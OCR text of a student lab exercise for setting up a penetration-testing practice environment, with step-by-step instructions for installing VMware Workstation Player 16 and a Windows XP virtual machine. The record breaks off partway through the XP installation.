
Practical No : 1


Aim : Exploring and Building a verification lab for Penerating Testing (Kali Linux).


Step 1: Install VMware Workstation Player 16. Double Click and install it.


Accept the terms and conditions and click on next Button



Click on next


VMware Workstation 16 Player Setup
Custom Setup
Select the installation destination and any additional features.
Install to:
C:\Program Files (x86)\VMware\VMware Player\
Change...
Enhanced Keyboard Driver (a reboot will be required to use this feature)
This feature requires 10MB on your host drive.
Add VMware Workstation console tools into system PATH
Back
Next
Cancel



VMware Workstation 16 Player Setup
Ready to install VMware Workstation 16 Player
Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.
Back
Install
Cancel




After Sucessful installation of VMware Workstation.


Open you Workstation and click on 2 Option i.e Open a Virtual Machine


Now give a name to you Virtual Machine and redirect to the folder where your .ios file is located.







Now select the default setting and click on next button.







Now a Wizard will open where in you need to enter the product key for Windows XP.





Windows XP Professional (2) - VMware Workstation 16 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately:
39 minutes
An exciting new look
Windows® XP Professional sports a visual design that combines a sleek look, clean lines, and appealing colors with a task-oriented design and exceptionally streamlined navigation.
The redesigned Start menu makes it easier to find important information and to access the programs you use most frequently.
By automatically cleaning up the notification area of the taskbar and grouping related taskbar items, Windows XP makes it easier to switch between programs and to open, view, or close multiple items at the same time.
Click in the virtual screen to send keystrokes
Easy Install is installing Windows XP Professional.
Help



Windows XP Professional (2) - VMware Workstation 